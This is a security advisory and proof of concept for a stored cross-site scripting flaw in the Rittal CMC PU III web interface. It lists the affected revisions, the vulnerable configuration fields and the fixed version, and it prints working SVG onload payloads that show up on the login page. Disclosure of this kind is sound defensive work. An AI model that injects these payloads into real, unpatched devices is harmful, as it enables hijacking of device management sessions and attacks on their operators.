

PoC: Rittal CMC PU III – Stored XSS

Author: Miguel Haro Maldonado

Application: Rittal CMC PU III Web management

Devices: CMC PU III 7030.000

Software Revision: From **V3.11.00_2** to **V3.15.70_4**

Hardware Revision: From **V3.00** to **V6.01**

Attack type: Stored XSS


Solution: Update to Software Revision **V3.17.10** or later

Summary: Web application fails to sanitize user input on system configurations page. This allows attacker to backdoor the device with HTML and browser interpreted content (such as JS or other client-side scripts) as the content is displayed always after and before login. Persistent XSS allows attacker to modify displayed content or to change the victim's information. Successful exploitation requires access to the web management interface either with valid credentials or hijacked session.

Technical Description:

The vulnerability is located in the authenticated area of the web application. In order to trigger the vulnerability, the attacker should navigate to:

PROCESSING UNIT > Configuration Tab > Details



The screenshot shows a 'Details Configuration' dialog box with the following fields and values:

Field	Value
Name	
Location	
Contact	
Hardware Revision	V3.00
Software Revision	V3.11.00_2
Serial Number	[Redacted]

Buttons: Save, Reset, Cancel


The fields "Name", "Location" and "Contact" are vulnerable to XSS attacks. These fields seem to be sanitized for some XSS strings, however we found effective payloads through SVG tags, i.e:

XSS Payload examples

```
# Payload for Software Revision 3.11
<svg/onload=alert('XSS1')>
<svg id=alert(1) onload=eval()>

# Payload for Software Revision 3.15
<svg/onload=alert(&quot;XSS1&quot;)>
```


Below we show the result of the XSS attack:



Details Configuration

Name	<svg/onload=alert("XSS1")>
Location	<svg/onload=alert("XSS2")>
Contact	<svg/onload=alert("XSS3")>
Hardware Revision	V3.00
Software Revision	V3.11.00_2
Serial Number	[REDACTED]



Save Reset Cancel




Configuración de detalle


Nombre	<svg/onload=alert("XSS1")>
Ubicación	<svg/onload=alert("XSS2")>
Contacto	<svg/onload=alert("XSS3")>
Revisión de hardware	V6.01
Revisión de software	V3.15.00_4
Núm. de serie	[REDACTED]

Guardar Borrar Cancelar





Since the XSS payloads are stored in variables shown in the login form, this XSS could be used to attack non-authenticated clients:



Rittal – The System.

Faster – better – worldwide.



Login

Rittal CMC III PU



Username:
Password:

Location :

ENCLOSURES

POWER DISTRIBUTION

CLIMATE CONTROL

IT INFRASTRUCTURE

SOFTWARE & SERVICES

FRIEDHELM LOH GROUP

Rittal – The System.

Faster – better – worldwide.



Login

Rittal CMC III PU



Username:
Password:

Location :

ENCLOSURES

POWER DISTRIBUTION


CLIMATE CONTROL

IT INFRASTRUCTURE

SOFTWARE & SERVICES

FRIEDHELM LOH GROUP


From **Software Revision V3.17.10** the vulnerability is properly patched, as result the JS code is presented in the browser as a merely string and consequently is not interpreted.



A screenshot of a 'Details Configuration' dialog box. The dialog has a title bar with the text 'Details Configuration' and a close button. Inside, there is a section titled 'Details Configuration' containing several input fields. The 'Name', 'Location', and 'Contact' fields contain malicious XSS payloads. The 'Hardware Revision' field contains 'V3.00', and the 'Software Revision' field contains 'V3.17.10'. The 'Serial Number' field is partially obscured by a red rectangle. At the bottom of the dialog are three buttons: 'Save', 'Reset', and 'Cancel'.

Details Configuration	
Name	<svg/onload=alert("XSS1")>
Location	<svg/onload=alert("XSS2")>
Contact	<svg/onload=alert("XSS3")>
Hardware Revision	V3.00
Software Revision	V3.17.10
Serial Number	[REDACTED]

Save Reset Cancel



A screenshot of the 'Rittal CMC III PU' login page. The page has a dark header with the text 'Rittal - The System.' and 'Faster - better - worldwide.' on the left, and the Rittal logo on the right. The main content area is white and contains a login form on the left and a configuration table on the right. The login form has fields for 'Username' (admin) and 'Password' (masked with dots), and buttons for 'Login' and 'Login to Dashboard'. The configuration table contains fields for 'Name', 'Location', 'Contact', and 'IP Address', all containing malicious XSS payloads. The 'IP Address' field is partially obscured by a red rectangle. At the bottom of the page is the copyright notice '2011-2020 © Rittal GmbH & Co. KG'.

Rittal - The System.
Faster - better - worldwide.

Rittal

Login **Rittal CMC III PU**

Username	admin
Password	*****
<input type="button" value="Login"/> <input type="button" value="Login to Dashboard"/>	

Name	<svg/onload=alert("XSS1")>
Location	<svg/onload=alert("XSS2")>
Contact	<svg/onload=alert("XSS3")>
IP Address	[REDACTED]

2011-2020 © Rittal GmbH & Co. KG